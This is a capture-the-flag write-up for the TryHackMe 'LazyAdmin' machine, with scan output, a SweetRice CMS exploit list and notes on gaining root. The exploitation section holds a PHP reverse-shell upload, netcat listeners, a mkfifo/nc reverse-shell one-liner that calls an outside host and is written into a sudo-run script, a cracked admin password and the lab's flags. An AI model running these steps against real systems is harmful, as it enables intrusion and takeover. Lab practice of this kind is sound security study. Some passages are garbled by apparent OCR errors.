LazyAdmin



LazyAdmin

Easy linux machine to practice your skills

Title **LazyAdminFinal**

IP Address **10.10.**15.18

[Task 1] Lazy Admin

Have some fun! There might be multiple ways to get user access. Note: It might take 2-3 minutes for the machine to boot

What is the user flag?

THM{63e5bce9271952aad1113b6f1ac28a07}

- -

click me	click me
#2	What is the root flag?

THM {6637f41d0177b6f37cb20d775124699f}

- -

scans

nmap

PORT	PROTOCOL	STATE	NAME	VERSION		
22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;		
protocol 2.0						
80	tcp	open	http	Apache/2.4.18 (Ubuntu)		
_http-title: Apache2 Ubuntu Default Page: It works						
3734	tcp	filtered	synel-data			
21	tcp	closed	ftp			
22	tcp	open	ssh			
ssh-hostkey:						
2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)						
256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)						
256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)						
23	tcp	closed	telnet			
110	tcp	closed	pop3			
111	tcp	closed	rpcbind			
443	tcp	closed	https			
2049	tcp	closed	nfs			
3389	tcp	closed	ms-wbt-se	rver		
8080	tcp	closed	http-proxy			

nikto

- Nikto v2.1.6

+ Target IP: 10.10.114.79

+ Target Hostname: 10.10.114.79

+ Target Port: 80

+ Start Time: 2020-04-18 10:11:27 (GMT-4)

- + Server: Apache/2.4.18 (Ubuntu)
- + The anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 59878d86c765e, mtime: gzip
- + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

FinalRecon

- [+] Checking for Updates...[Available: 1.0.5]
- [+] Target: http://10.10.15.18
- [+] Headers:
- [+] Date: Sat, 25 Apr 2020 13:08:36 GMT
- [+] Server : Apache/2.4.18 (Ubuntu)
- [+] Last-Modified: Fri, 29 Nov 2019 09:27:58 GMT
- [+] ETag: "2c39-59878d86c765e-gzip"
- [+] Accept-Ranges : bytes [+] Vary : Accept-Encoding
- [+] Content-Encoding : gzip [+] Content-Length : 3186
- [+] Keep-Alive: timeout=5, max=100

```
[+] Connection : Keep-Alive
[+] Content-Type : text/html
[!] SSL Certificate Information :
[-] SSL is not Present on Target URL...Skipping...
[!] Whois Lookup:
[-] Error: IPv4 address 10.10.15.18 is already defined as Private-Use Networks via RFC 1918.
[!] Starting DNS Enumeration...
[+].
                 87092 IN
                              NS
                                    c.root-servers.net.
[+].
                 86288 IN
                              RRSIG SOA 8 0 86400 20200507170000 20200424160000 48903 . j
EtvhPmbTgaFUaJHziEzHxXUCqS4vrzbQKBcrpMnFWIftepQxw1ve2shYn3w3jRVlK8BvsbnmoG8F+qBsM1UQlTbRReceYfrwYkAqWrBrj
KPYb95697b+54hcJA2HXwd1ZLBRkYWIwSKZzYqCi02OvU5ea7YTWnxeia33VZV9UJTBiVqr5cStrUvBdugfQT5DmqkMorQS93Ec9sfJ6,
3f/LCRrwErxEcsiyfx7R+ctmcl+VXADnOoTSuo/-
rgfKFUR8Bw3MARLrwvkssFG59wu1gAWy6sCBTNdUvVOErHsR+THc9gdvGcmudFpwuH
cxBp0qAuo8qnZUJUSdljOhR5PA==
[+]
                 86174 IN
                              SOA
                                    a.root-servers.net. nstld.verisign-grs.com. 202004250
0 1800 900 604800 86400
[+]
                 85987 IN
                              SOA
                                    a.root-servers.net. nstld.verisign-grs.com. 202004240
1 1800 900 604800 86400
[+].
                 87092 IN
                              NS
                                    m.root-servers.net.
[+].
                 86288 IN
                              RRSIG NSEC 8 0 86400 20200507170000 20200424160000 48903.
Y1najhe7VnRZYn2ZPakh21dLhqHldpOYouMnwj7Uvlk5JbQCjllf9ywRulRupIFzArzOoB6CRpob2rDb7FBbBX+vMzaOn5JgfK0dysbkz
/1qtEempWW+++1WnBw/jP56BS63GdEGa2HYI1a+4Ou2vKjQg8ok76ZZfVZCXrbdao3L+oee7tJIxah7z6Z/osA7R/-
3vJ2Gnw7a6LvcCrV
ZBHnI6si+RiI37GwM86k/05BdZQkUqtgbPfZbjKSgbXW39j1QGXnstQnM00G9a39BsCRwIHcJs4L8f6hyuU6NFGV3v+wh6V/-
d9mvrRU0w
ovSsa+PyjHxDLiVoJL/BMgq0dsw==
                 87055 IN
[+].
                              NS
                                    h.root-servers.net.
                              SOA
                 85945 IN
[+].
                                    a.root-servers.net. nstld.verisign-grs.com. 202004240
1 1800 900 604800 86400
                              NS
[+].
                 87092 IN
                                    h.root-servers.net.
                 86288 IN
                              SOA
                                    a.root-servers.net. nstld.verisign-grs.com. 202004240
[+].
1 1800 900 604800 86400
                 86397 IN
                              SOA
                                    a.root-servers.net. nstld.verisign-grs.com. 202004250
[+].
0 1800 900 604800 86400
                              NS
[+].
                 87055 IN
                                    d.root-servers.net.
[+].
                 87092 IN
                              NS
                                    f.root-servers.net.
                 87092 IN
                              RRSIG NS 8 0 518400 20200507170000 20200424160000 48903 . t
[+].
3vsmDaIwQQu8OMQLVFeOIWQEcjk3xdqvwjPBHwgVQQDUOUa92z4rDPxP9trWT1ndZ7jqWTkKykDimLz7URcLMsBkk5XPC5P0BMNcF
isolQ0LQAtlp/-
3z95jakT7f1yb0g4Ya3CY7V+QOsdNvMyTzV1ZTvavFb31e6Sv2Mel+uo1B15gtg3NdXmjARyR3hj+HeYGnW1OdEF3HRg
Ftd9y6ySpmGNGuBE2BKuyzgXPW2ggVD16i1dGtpvYhZrvz+EvcmIRZIZczwf1zbJFvmAMQpHHYFhiC4/-
IdHW4HEIf5C2N3S995BrO6BQZ
DK+Do/Lv3s3WA5VGZpqMLWPYrQ==
                 87092 IN
[+].
                              NS
                                    e.root-servers.net.
                 87055
                              NS
[+].
                        IN
                                    a.root-servers.net.
                              SOA
[+].
                 86273
                        IN
                                    a.root-servers.net. nstld.verisign-grs.com. 202004250
0 1800 900 604800 86400
                 87055 IN
                              NS
[+].
                                    g.root-servers.net.
[+].
                 87092
                        IN
                              NS
                                    i.root-servers.net.
                 87092
                        IN
                              NS
                                    k.root-servers.net.
[+].
                 87092
                        IN
                              NS
                                    a.root-servers.net.
[+].
[+].
                 87055
                        IN
                              NS
                                    k.root-servers.net.
[+].
                 87092
                        IN
                              NS
                                    d.root-servers.net.
                 87055
                              NS
[+].
                        IN
                                    e.root-servers.net.
                 87055
[+].
                        IN
                              NS
                                    i.root-servers.net.
                 87092 IN
                              DNSKEY 257 3 8 AwEAAaz/tAm8yTn4Mfeh5eyl96WSVexTBAvkMgJzkKTOi
[+]
W1vkIbzxeF3+/-
4RgWOq7HrxRixHIFIExOLAJr5emLvN7SWXgnLh4+B5xQINVz8Og8kvArMtNROxVQuCaSnIDdD5LKyWbRd2n9WGe2R8Pz
gCmr3EgVLrjyBxWezF0jLHwVN8efS3rCj/EWgvIWgb9tarpVUDK/-
b58Da+sqqls3eNbuv7pr+eoZG+SrDK6nWeL3c6H5Apxz7LjVc1uTl
dsIXxuOLYA4/-
ilBmSVlzuDWfdRUfhHdY6+cn8HFRm+2hM8AnXGXws9555KrUB5qihylGa8subX2Nn6UwNR1AkUTV74bU=
                 87092 IN
                              NS
                                   I.root-servers.net.
[+].
[+].
                 87055 IN
                              NS
                                    m.root-servers.net.
                              NS
[+].
                 87055 IN
                                    c.root-servers.net.
```

```
87092 IN
                               DNSKEY 256 3 8 AwEAAc4qsci|5MdMUIu4n/pSTsSiU9OCyAanPTe5TcMX4
v1hxhpFwiTGQUv3BXT6IAO4litrZKTUaj4vitqHW1+RQsHn3k/qSvt7FwyQwpy0mEnShBqr6RQiGtlBODNY67sTl+W8M/-
b6SLTAaaDri3
BO5u6wrDs149rMEL|AdoVBjmXW+zRH3kZzh3lwyTZsYtk7L+3DYbTiiHq+sRB4F9XoBPAz5Psv4q4EiPq07nW3acbW84zTz3CyQUmQ
9VB1oUKHz6sNoyccgzcMX4q1GHAYpQ7FAXIKMxidoN1Ay5DWANgTmgJXzKhcl2nlZoq1x3yq4814O1LQd9QP68qI37+0=
                  87055 IN
                                    l.root-servers.net.
[+].
                              NS
                               NSEC aaa. NS SOA RRSIG NSEC DNSKEY
                  86288 IN
[+].
[+].
                  87055 IN
                               NS
                                     f.root-servers.net.
[+].
                  87092 IN
                               NS
                                     g.root-servers.net.
[+].
                  87092 IN
                               NS
                                     j.root-servers.net.
[+].
                  87055 IN
                               NS
                                     b.root-servers.net.
[+].
                  87055 IN
                               NS
                                     j.root-servers.net.
                  86272 IN
                               SOA
                                    a.root-servers.net. nstld.verisign-grs.com. 202004250
[+].
0 1800 900 604800 86400
[+].
                  87092 IN
                               NS
                                     b.root-servers.net.
[+].
                  87092 IN
                               RRSIG DNSKEY 8 0 172800 20200512000000 20200421000000 20326
. Tgzfcfh2FlTd6oVRnmO0IwuYhbSadMFXGOtYxFS+dKsG5JYzc1zEZ7XqaZs/VcCR89A/-
2mqSN3SPQJW3r9A8hySs7ldpBg7eYS0oJm
VFINIPeT19XEDgSkqcnRbxC+IqqEXCMCJIGRFFP0tNE6kdgO2dRI0aRqO5Albjh6VODigBCSgZCRDfHR0bWUnpAqvIJcHjsb2eATIoRtX
LE9AfeYWIc+2XqdLqh0O7CFUZbycmsjZgyxvuBCZVHOAiVFtVI2iVUokm74dNf5Bu8kaem6xSLuT8EbWoOfraF2mfMX5OiZS04ZERUn
MFDvDBeY+CyYVJWpcEomLcQY8OqsAQ==
[-] DMARC Record Not Found!
[+] Port : 33434
[+] Timeout : 1.0
[!] Starting UDP Traceroute...
HOPS IP
                 HOST
    10.8.0.1
1
                 Unknown
2
    10.10.15.18
                   Unknown
[!] Starting Port Scan...
[+] Testing Top 1000 Ports...
[+] 22
         ssh
[+] 80
         http
[!] Starting Crawler...
[+] Looking for robots.txt.......[ Not Found ]
[+] Looking for sitemap.xml......[ Not Found ]
[+] Extracting CSS Links..........[ 0 ]
[+] Extracting Javascript Links...[ 0 ]
[+] Extracting Internal Links.....[9]
[+] Extracting External Links.....[ 0 ]
[+] Extracting Images......[1]
[+] Crawling Sitemaps......[ 0 ]
[+] Crawling Javascripts......[ 0 ]
[+] Total Unique Links Extracted: 10
[!] Starting Directory Search...
[+] Threads
                : 50
[+] Timeout
                 : 10.0
[+] Wordlist
                : wordlists/dirb_common.txt
[+] Allow Redirects: False
[+] SSL Verification: True
[+] DNS Servers : 1.1.1.1
[+] 200 | http://10.10.15.18/
[+] 403 | http://10.10.15.18/.hta
[+] 403 | http://10.10.15.18/.htaccess
[+] 403 | http://10.10.15.18/.htpasswd
[+] 301 | http://10.10.15.18/content
[+] 200 | http://10.10.15.18/index.html
```

[+] 403 | http://10.10.15.18/server-status

[+] Directories Found : 7 [+] Directories Skipped: 4607 [+] Total Requests : 4614

ploits&vulns

SweetRice 0.5.3 - Remote File Inclusion | exploits/php/webapps/-10246.txt SweetRice 0.6.7 - Multiple **Vulnerabilities** | exploits/php/webapps/15413.txt SweetRice 1.5.1 - Arbitrary File **Download** | exploits/php/webapps/-40698.pv **SweetRice 1.5.1 - Arbitrary File** | exploits/php/webapps/-Upload 40716.py SweetRice 1.5.1 - Backup | exploits/php/-**Disclosure** webapps/40718.txt SweetRice 1.5.1 - Cross-Site Request Forgery | exploits/php/webapps/-40692.html SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | exploits/php/webapps/40700.html SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File | exploits/php/webapps/14184.txt Upload EXPLOIT------

use **Backup Disclosure** to get database and get manager: Password123 from db and the hash inside of it

login to dashboard go to ads page and inject a PHP reverse shell in the textbox, with name of shell

setup netcat listener nc -Invp 4444

go to http://<remote-ip>/content/inc/ads/<shell name>

http://10.10.222.196/content/inc/ads/shell.php to connect shell

run cd /home/itguy/user.txt command to get user flag

-----ROOT

run sudo -I which shows script can be ran, so access it

\$ cat /home/itguy/backup.pl

#!/usr/bin/perl

system("sh", "/etc/copy.sh");

then run cat /etc/copy.sh

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f

EXPLOIT-----

WOW, this is a reverse shell, but we need to change IP and port

NO TEXT EDITORS so I used echo

echo 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.3.117 5554 >/tmp/f' >/etc/copy.sh

setup another listener with nc -lvnp 5554

then run sudo /usr/bin/perl /home/itguy/backup.pl on remote machine to get root shell connected

then run cat /root/root.txt

THM {6637f41d0177b6f37cb20d775124699f}

files/folders

Directories found during testing:

Dirs found with a 200 response:

/content/ /content/images/ /content/js/ /content/inc/ /content/inc/cache/ /content/inc/font/ /content/inc/lang/ /content/inc/mysql backup/ /content/as/ /content/as/js/ /content/ themes/ /content/ themes/default/ /content/ themes/default/css/ /content/attachment/ /content/as/lib/

Dirs found with a 403 response:

/icons/ /icons/small/

Files found during testing:

Files found with a 200 responce:

/index.html /content/index.php /content/js/SweetRice.js /content/images/captcha.php /content/js/excanvas.compiled.js /content/images/sitemap.xsl /content/js/function.js /content/js/init.js /content/js/pins.js /content/inc/404.php /content/inc/alert.php /content/inc/close_tip.php /content/inc/db.php /content/inc/do_ads.php /content/inc/do_attachment.php /content/inc/do_category.php /content/inc/do_comment.php /content/inc/do_entry.php /content/inc/cache/cache.db /content/inc/do_home.php /content/inc/do_lang.php /content/inc/do rssfeed.php /content/inc/do sitemap.php /content/inc/do tags.php /content/inc/do theme.php /content/inc/error report.php /content/inc/function.php /content/inc/htaccess.txt /content/inc/init.php /content/inc/install.lock.php /content/inc/lastest.txt /content/inc/rssfeed.php /content/inc/rssfeed category.php /content/inc/rssfeed entry.php


/content/inc/lang/big5.php

/content/inc/mysql backup/mysql bakup 20191129023059-1.5.1.sql

/content/inc/sitemap_xml.php /content/inc/lang/en-us.php /content/inc/lang/zh-cn.php /content/inc/font/arial.ttf /content/as/index.php /content/as/js/function.js /content/as/js/dashboard.js /content/as/js/BodySort.js /content/as/js/media_center.js /content/_themes/default/cat.php /content/_themes/default/comment_form.php /content/ themes/default/entry.php /content/ themes/default/foot.php /content/ themes/default/form.php /content/ themes/default/head.php /content/ themes/default/main.php /content/ themes/default/sitemap.php /content/ themes/default/show comment.php /content/ themes/default/sidebar.php /content/ themes/default/css/app.css /content/ themes/default/tags.php /content/ themes/default/theme.config /content/as/lib/sitemap.php /content/as/lib/category.php /content/as/lib/main.php /content/as/lib/media.php /content/as/lib/site.php /content/as/lib/link.php /content/as/lib/post.php /content/as/lib/comment.php /content/as/lib/ad.php /content/as/lib/information.php /content/as/lib/license.php /content/as/lib/install.php /content/as/lib/update.php /content/as/lib/theme.php /content/as/lib/head.php /content/as/lib/function.php /content/as/lib/foot.php /content/as/lib/forgot_password.php /content/as/lib/plugin.php /content/as/lib/attachment.php /content/as/lib/htaccess.php

interesting-info

/content/as/lib/tinymce.php



SweetRice web management system [CMS]

login at

http://10.10.114.79/content/as/

http://10.10.15.18/content/

SweetRice noticeWelcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now, please come late. If you are the webmaster, please go to Dashboard -> General -> Website setting

If you are the webmaster, please go to Dashboard -> General -> Website setting and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

Powered by Basic-CMS.ORG SweetRice.

http://10.10.15.18/content/inc/ is a useful directory

You can access to all mysql backup and download them from this directory. http://10.10.15.18/inc/mysql_backup

and can access to website files backup from: http://localhost/SweetRice-transfer.zip

creds

manager

42f749ade7f9e195bf475f37a44cafcb = Password123